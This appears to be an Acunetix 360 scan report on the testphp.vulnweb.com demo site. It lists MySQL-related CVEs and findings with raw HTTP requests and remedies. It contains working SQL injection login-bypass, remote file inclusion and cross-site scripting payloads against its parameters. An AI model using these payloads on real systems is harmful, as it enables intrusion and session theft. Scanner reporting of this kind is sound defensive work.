Vulnerability in the MySQL Client product of Oracle MySQL (component: C API). Supported versions that are affected are 5.7.32 and prior and 8.0.22 and prior. Difficult to exploit vulnerability allows unauthenticated attacker with network access via multiple protocols to compromise MySQL Client. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Client. CVSS 3.1 Base Score 5.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.22

External References
- CVE-2021-2011

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.22 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.22

External References

- CVE-2021-2021

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: InnoDB). Supported versions that are affected are 5.6.50 and prior, 5.7.32 and prior and 8.0.22 and prior. Difficult to exploit vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.4 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.22

External References

- CVE-2021-2022

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.22 and prior. Easily exploitable vulnerability allows low privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 6.5 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.22

External References

- CVE-2021-2024

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.22 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.22

External References

- CVE-2021-2031

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Client product of Oracle MySQL (component: C API). Supported versions that are affected are 5.6.50 and prior, 5.7.32 and prior and 8.0.22 and prior. Difficult to exploit vulnerability allows low privileged attacker with network access

via multiple protocols to compromise MySQL Client. Successful attacks of this vulnerability can result in unauthorized update, insert or delete access to some of MySQL Client accessible data and unauthorized ability to cause a partial denial of service (partial DOS) of MySQL Client. CVSS 3.1 Base Score 4.2 (Integrity and Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:N/I:L/A:L).

Affected Versions
8.0.0 to 8.0.22

External References
- CVE-2021-2010

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Replication). Supported versions that are affected are 8.0.22 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.22

External References
- CVE-2021-2002

Exploits

MySQL Out-of-bounds Write Vulnerability

In SQLite before 3.32.3, select.c mishandles query-flattener optimization, leading to a multiSelectOrderBy heap overflow because of misuse of transitive properties for constant propagation.

Affected Versions
8.0 to 8.0.22

External References
- CVE-2020-15358

Exploits

MySQL NULL Pointer Dereference Vulnerability

The X.509 GeneralName type is a generic type for representing different types of names. One of those name types is known as EDIPartyName. OpenSSL provides a function GENERAL_NAME_cmp which compares different instances of a GENERAL_NAME to see if they are equal or not. This function behaves incorrectly when both GENERAL_NAMEs contain an EDIPARTYNAME. A NULL pointer dereference and a crash may occur leading to a possible denial of service attack. OpenSSL itself uses the GENERAL_NAME_cmp function for two purposes: 1) Comparing CRL distribution point names between an available CRL and a CRL distribution point embedded in an X509 certificate 2) When verifying that a timestamp response token signer matches the timestamp authority name (exposed via the API functions TS_RESP_verify_response and TS_RESP_verify_token) If an attacker can control both items being compared then that attacker could trigger a crash. For example if the attacker can trick a client or server into checking a malicious certificate against a malicious CRL then this may occur. Note that some applications automatically download CRLs based on a URL embedded in a certificate. This checking happens prior to the signatures on the certificate and CRL being verified. OpenSSL's s_server, s_client and verify tools have support for the "-crl_download" option which implements automatic CRL downloading and this attack has been demonstrated to work against those tools. Note that an unrelated bug means that affected versions of OpenSSL cannot parse or construct correct encodings of EDIPARTYNAME. However it is possible to

construct a malformed EDIPARTYNAME that OpenSSL's parser will accept and hence trigger this attack. All OpenSSL 1.1.1 and 1.0.2 versions are affected by this issue. Other OpenSSL releases are out of support and have not been checked. Fixed in OpenSSL 1.1.1i (Affected 1.1.1-1.1.1h). Fixed in OpenSSL 1.0.2x (Affected 1.0.2-1.0.2w).

Affected Versions
8.0 to 8.0.22

External References
- CVE-2020-1971

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Group Replication Plugin). Supported versions that are affected are 8.0.23 and prior. Difficult to exploit vulnerability allows high privileged attacker with logon to the infrastructure where MySQL Server executes to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a partial denial of service (partial DOS) of MySQL Server. CVSS 3.1 Base Score 1.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:L/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:L).

Affected Versions
8.0.0 to 8.0.23

External References
- CVE-2021-2232

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Information Schema). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized read access to a subset of MySQL Server accessible data. CVSS 3.1 Base Score 2.7 (Confidentiality impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:N/A:N).

Affected Versions
8.0.0 to 8.0.23

External References
- CVE-2021-2301

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Information Schema). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized read access to a subset of MySQL Server accessible data. CVSS 3.1 Base Score 2.7 (Confidentiality impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:N/A:N).

Affected Versions
8.0.0 to 8.0.23

External References

- CVE-2021-2308

Exploits

Vulnerabilities

8.1. http://testphp.vulnweb.com/userinfo.php

CONFIRMED

Method	Parameter	Value
POST	pass	-1' OR 1=1 OR 'ns'='ns
POST	uname	Smith

Identified Version

- 8.0.22

Latest Version

- 8.0.25

Vulnerability Database

- Result is based on 06/04/2021 15:00:00 vulnerability database content.

Request

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 51
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/login.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

pass=-1%27+OR+1%3d1+OR+%27ns%27%3d%27ns&uname=Smith
```

Response

Response Time (ms) : 181.5727 Total Bytes Received : 250 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: login=test%2Ftest
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:20:54 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>user info</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:22:42 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:10:24 AM

Remedy

Please upgrade your installation of MySQL to the latest stable version.

Remedy References

- MySQL Downloads

CLASSIFICATION

ASVS 4.0	1.14.3

9. [Possible] Source Code Disclosure (PHP)

MEDIUM | 1

Acunetix 360 identified a possible source code disclosure (PHP).

An attacker can obtain server-side source code of the web application, which can contain sensitive data - such as database connection strings, usernames and passwords - along with the technical and business logic of the application.

Impact

Depending on the source code, database connection strings, username, and passwords, the internal workings and business logic of application might be revealed. With such information, an attacker can mount the following types of attacks:

- Access the database or other data resources. Depending on the privileges of the account obtained from the source code, it may be possible to read, update or delete arbitrary data from the database.
- Gain access to password protected administrative mechanisms such as dashboards, management consoles and admin panels, hence gaining full control of the application.
- Develop further attacks by investigating the source code for input validation errors and logic vulnerabilities.

Vulnerabilities

9.1. http://testphp.vulnweb.com/showimage.php?file=hTTp%3a%2f%2fr87.com%2fn

Method	Parameter	Value
GET	file	hTTp://r87.com/n

```
<? print
chr(78).chr(69).chr(84).chr(83).chr(80).chr(65).chr(82).chr(75).chr(69).chr(82).chr(95).chr(70).chr(
48).chr(77).chr(49) ?>
```

Certainty

Request

```
GET /showimage.php?file=hTTp%3a%2f%2fr87.com%2fn HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/AJAX/index.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 829.416 Total Bytes Received : 206 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: image/jpeg
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:22:44 GMT

<? print chr(78).chr(69).chr(84).chr(83).chr(80).chr(65).chr(82).chr(75).chr(69).chr(82).chr(95).chr(70).chr(48).chr(77).chr(49) ?>
<? print chr(45).(44353702950+(intval($_GET["nsxint"])*4567)).chr(45) ?>
<script>netsparkerRFI(0x066666)</script>
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:22:46 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:15:44 AM

Actions to Take

1. Confirm exactly what aspects of the source code are actually disclosed; due to the limitations of this type of vulnerability, it might not be possible to confirm this in all instances. Confirm this is not an intended functionality.
2. If it is a file required by the application, change its permissions to prevent public users from accessing it. If it is not, then remove it from the web server.
3. Ensure that the server has all the current security patches applied.

4. Remove all temporary and backup files from the web server.

Required Skills for Successful Exploitation

This is dependent on the information obtained from the source code. Uncovering these forms of vulnerabilities does not require high levels of skills. However, a highly skilled attacker could leverage this form of vulnerability to obtain account information from databases or administrative panels, ultimately leading to the control of the application or even the host the application resides on.

External References

- Source Code Disclosure over HTTP - SecurEyes

CLASSIFICATION

ASVS 4.0	12.5.1

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

10. [Possible] Cross-site Scripting

MEDIUM | 2

Acunetix 360 detected Possible Cross-site Scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Although Acunetix 360 believes there is a cross-site scripting in here, it could **not confirm it**. We strongly recommend investigating the issue manually to ensure it is cross-site scripting and needs to be addressed.

Impact

There are many different attacks that can be leveraged through the use of XSS, including:

- Hijacking user's active session.
- Changing the look of the page within the victim's browser.
- Mounting a successful phishing attack.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

10.1. http://testphp.vulnweb.com/showimage.php?file='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x104F1C)%3C/scRipt%3E

Method	Parameter	Value
GET	file	`'"--></style></scRipt><scRipt>netsparker(0x104F1C)</scRipt>`

Notes

- Due to the Content-type header of the response, exploitation of this vulnerability might not be possible because of the browser used or because of the presence of certain web tools. We recommend that you fix this even if it is not an exploitable XSS vulnerability because it can allow an attacker to introduce other attacks to exploit it. But, these issues are not confirmed; you will need to manually confirm them yourself. In general, lack of filtering in the response can cause Cross-site Scripting vulnerabilities in browsers with built-in mime sniffing (such as Internet Explorer).

Proof URL

http://testphp.vulnweb.com/showimage.php?file='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x104F1C)%3C/scRipt%3E

Certainty

Request

```
GET /showimage.php?file='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x104F1C)%3C/scRip
t%3E HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/AJAX/index.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 179.649 Total Bytes Received : 206 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: image/jpeg
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:22:38 GMT


Warning: fopen('"--></style></scRipt><scRipt>netsparker(0x104F1C)</scRipt>): failed to open stream:
 No such file or directory in /hj/var/www/showimage.php on line 7

Warning: fpassthru() expects parameter 1 to be resource, boolean given in /hj/var/www/showimage.php
 on line 13
```

History

Message	Owner	Date
The Issue was detected during the Scan. The State was set to Present	System	6/9/2021 1:22:38 PM

10.2. http://testphp.vulnweb.com/showimage.php?file='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x105E72)%3C/scRipt%3E&size=160

Method	Parameter	Value
GET	size	160
GET	file	'"--></style></scRipt><scRipt>netsparker(0x105E72)</scRipt>

Notes

- Due to the Content-type header of the response, exploitation of this vulnerability might not be possible because of the browser used or because of the presence of certain web tools. We recommend that you fix this even if it is not an exploitable XSS vulnerability because it can allow an attacker to introduce other attacks to exploit it. But, these issues are not confirmed; you will need to manually confirm them yourself. In general, lack of filtering in the response can cause Cross-site Scripting vulnerabilities in browsers with built-in mime sniffing (such as Internet Explorer).

Proof URL

http://testphp.vulnweb.com/showimage.php?file='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x105E72)%3C/scRipt%3E&size=160

Certainty

Request

```
GET /showimage.php?file='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x105E72)%3C/scRipt%3E&size=160 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/search.php?test=query
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 179.6276 Total Bytes Received : 206 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: image/jpeg
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:24:21 GMT


Warning: fopen('"--></style></scRipt><scRipt>netsparker(0x105E72)</scRipt>): failed to open stream:
 No such file or directory in /hj/var/www/showimage.php on line 19

Warning: fpassthru() expects parameter 1 to be resource, boolean given in /hj/var/www/showimage.php
 on line 25
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:24:21 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:15:39 AM

Remedy

This issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, all input and output from the application should be filtered / encoded. Output should be filtered / encoded according to the output format and location.

There are a number of pre-defined, well structured whitelist libraries available for many different environments. Good examples of these include OWASP Reform and Microsoft Anti-Cross-site Scripting libraries.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- OWASP - Cross-site Scripting
- Cross-site Scripting Web Application Vulnerability

- XSS Shell
- XSS Tunnelling

Remedy References

- Content Security Policy (CSP) Explained
- Negative Impact of Incorrect CSP Implementations
- [ASP.NET] - Microsoft Anti-XSS Library
- OWASP XSS Prevention Cheat Sheet

CLASSIFICATION

ASVS 4.0	5.3.3

CVSS 3.0 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

11. SSL/TLS Not Implemented

MEDIUM | 1

Acunetix 360 detected that SSL/TLS is not implemented.

Impact

An attacker who is able to intercept your - or your users' - network traffic can read and modify any messages that are exchanged with your server.

That means that an attacker can see passwords in clear text, modify the appearance of your website, redirect the user to other web pages or steal session information.

Therefore no message you send to the server remains confidential.

Vulnerabilities

11.1. https://testphp.vulnweb.com/login.php

Certainty

Request

```
[SSL Connection]
```

Response

Response Time (ms) : 1 **Total Bytes Received :** 16 **Body Length :** 0 **Is Compressed :** No

```
[SSL Connection]
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:21:46 PM
The Issue was detected during the Scan.	System	6/9/2021 1:15:55 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:07:20 AM

Remedy

We suggest that you implement SSL/TLS properly, for example by using the Certbot tool provided by the Let's Encrypt certificate authority. It can automatically configure most modern web servers, e.g. Apache and Nginx to use SSL/TLS. Both the tool and the certificates are free and are usually installed within minutes.

CLASSIFICATION

ASVS 4.0	9.1.1

CVSS 3.0 SCORE

Base	6.8 (Medium)
Temporal	6.1 (Medium)
Environmental	6.1 (Medium)

CVSS Vector String

CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C

CVSS 3.1 SCORE

Base	6.8 (Medium)
Temporal	6.1 (Medium)
Environmental	6.1 (Medium)

CVSS Vector String

CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C

12. PHP session.use_only_cookies Is Disabled

MEDIUM | 1

Acunetix 360 detected that the `session.use_only_cookies` PHP directive is disabled.

Impact

The `session.use_only_cookies` PHP directive makes PHP send session IDs exclusively in cookies, as opposed to appending them to the URL. While passing the session ID in the URL may have the perceived security benefit of preventing Cross-site Request Forgery (CSRF) vulnerabilities, it actually leads to dangerous session related vulnerabilities, such as session hijacking and session fixation. Session IDs may end up in log files or can be leaked via the Referer header or by other means. Additionally attackers can trick victims into logging into their own account.

Vulnerabilities

12.1. http://testphp.vulnweb.com/secured/phpinfo.php

Method	Parameter	Value
GET	URI-BASED	phpinfo.php

Certainty

Request

```
GET /secured/phpinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 180.1397 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
…
></tr>
<tr><td class="e">session.serialize_handler</td><td class="v">php</td><td class="v">php</td></tr>
<tr><td class="e">session.use_cookies</td><td class="v">On</td><td class="v">On</td></tr>

<tr><td class="e">session.use_only_cookies</td><td class="v">Off</td><td class="v">Off</td></tr>

<tr><td class="e">session.use_trans_sid</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_SimpleXML">SimpleXML</a></h2>
<table border="0" cellpadding="3" width="
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:25:14 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:22:59 AM

Actions to Take

You can enable `session.use_only_cookies` from php.ini or .htaccess.

- **php.ini:**

```
session.use_only_cookies = 'on'
```

- **.htaccess:**

```
php_flag session.use_only_cookies on
```

Remedy

In order to prevent session IDs from being passed in the URL, enable session.use_only_cookies in your php.ini or .htaccess file.

External References

- PHP session security reference
- PHP session.use-only-cookies documentation

CLASSIFICATION

ASVS 4.0	3.1.1

CVSS 3.0 SCORE

Base	8.1 (High)
Temporal	8.1 (High)
Environmental	8.1 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N

CVSS 3.1 SCORE

Base	8.1 (High)
Temporal	8.1 (High)
Environmental	8.1 (High)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N

13. [Possible] Internal IP Address Disclosure

LOW 1

Acunetix 360 identified a Possible Internal IP Address Disclosure in the page.

It was not determined if the IP address was that of the system itself or that of an internal network.

Impact

There is no direct impact; however, this information can help an attacker identify other vulnerabilities or help during the exploitation of other identified vulnerabilities.

Vulnerabilities

13.1. http://testphp.vulnweb.com/secured/phpinfo.php

Method	Parameter	Value
GET	URI-BASED	phpinfo.php

Extracted IP Address(es)

- 192.168.0.5
- 192.168.0.26

ExtractedIPAddresses

- 192.168.0.5
- 192.168.0.26

Certainty

Request

```
GET /secured/phpinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 180.1397 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
…
Apache/2.2.3 (FreeBSD) DAV/2 PHP/5.1.6 mod_ssl/2.2.3 OpenSSL/0.9.7e-p1 </td></tr>
<tr><td class="e">SERVER_NAME </td><td class="v">acuart </td></tr>
<tr><td class="e">SERVER_ADDR </td><td class="v">192.168.0.5 </td></tr>
<tr><td class="e">SERVER_PORT </td><td class="v">80 </td></tr>
<tr><td class="e">REMOTE_ADDR </td><td class="v">192.168.0.26 </td></tr>
<tr><td class="e">DOCUMENT_ROOT </td><td class="v">/var/www/acuart/ </td></tr>

<tr><td class="e">SERVER_ADMIN </td><td class="v">root@localhost.localdomain </td></tr>
<tr><td class="e
…
D) DAV/2 PHP/5.1.6 mod_ssl/2.2.3 OpenSSL/0.9.7e-p1</td></tr>

<tr><td class="e">_SERVER["SERVER_NAME"]</td><td class="v">acuart</td></tr>
<tr><td class="e">_SERVER["SERVER_ADDR"]</td><td class="v">192.168.0.5</td></tr>
<tr><td class="e">_SERVER["SERVER_PORT"]</td><td class="v">80</td></tr>
<tr><td class="e">_SERVER["REMOTE_ADDR"]</td><td class="v">192.168.0.26</td></tr>
<tr><td class="e">_SERVER["DOCUMENT_ROOT"]</td><td class="v">/var/www/acuart/</td></tr>
<tr><td class="e">_SERVER["SERVER_ADMIN"]</td><td class="v">root@localhost.localdomain</td></tr>


…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:25:14 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:22:58 AM

Remedy

First, ensure this is not a false positive. Due to the nature of the issue, Acunetix 360 could not confirm that this IP address was actually the real internal IP address of the target web server or internal network. If it is, consider removing it.

CLASSIFICATION

ASVS 4.0	14.3.3

14. Cookie Not Marked as HttpOnly

LOW 1 CONFIRMED 1

Acunetix 360 identified a cookie not marked as HTTPOnly.

HTTPOnly cookies cannot be read by client-side scripts, therefore marking a cookie as HTTPOnly can provide an additional layer of protection against cross-site scripting attacks.

Impact

During a cross-site scripting attack, an attacker might easily access cookies and hijack the victim's session.

Vulnerabilities

14.1. http://testphp.vulnweb.com/AJAX/

CONFIRMED

Identified Cookie(s)

- mycookie

Cookie Source

- JavaScript

Request

```
GET /AJAX/ HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 179.5131 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:19:36 GMT

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>ajax test</title>
<link href="styles.css" rel="stylesheet" type="text/css" />
